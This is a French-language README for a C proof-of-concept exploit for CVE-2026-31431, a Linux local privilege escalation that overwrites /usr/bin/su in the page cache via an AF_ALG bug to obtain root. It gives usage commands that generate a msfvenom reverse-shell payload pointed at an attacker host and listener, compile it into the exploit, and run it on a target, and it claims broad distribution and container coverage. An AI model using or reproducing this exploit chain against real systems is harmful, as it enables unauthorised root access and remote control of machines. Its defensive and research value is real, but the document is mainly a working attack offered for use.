 mcub3/cve-2026-31431
C PoC pour CVE-2026-31431, une élévation de privilèges locale (LPE) Linux non privilégiée exploitant la corruption du cache de pages AF_ALG pour écraser /usr/bin/su et obtenir les droits root.

LPE trivial sans privilèges en écrivant 4 octets contrôlés dans le cache de pages de n'importe quel fichier lisible via un bug logique dans AF_ALG (noyau 4.14 → début 2026).
Corrompt /usr/bin/su en mémoire, puis l'exécute → root.


# 1. Générer une charge utile ELF (exemple de shell inversé)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. Compiler (statique, strippé, charge utile intégrée via .incbin)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. Démarrer d'abord l'écouteur (nc -lvp <LPORT>), puis exécuter l'exploit sur la machine cible
./copy_fail_x86
• CVE : CVE-2026-31431 • CVSS : 7.8 • Correctif : commit a664bf3d603d
• Fonctionne sur pratiquement toutes les distributions Linux 2017–2026 (conteneurs inclus).
• Technique : ouvre /usr/bin/su en O_RDONLY, abuse du déchiffrement sur place AEAD pour insérer une charge utile conçue directement dans le cache de pages, en contournant le VFS.
• Divulgation originale et PoC Python de 732 octets → https://copy.fail
MIT – voir LICENSE. Usage éducatif / tests autorisés uniquement. Utilisation à vos propres risques.
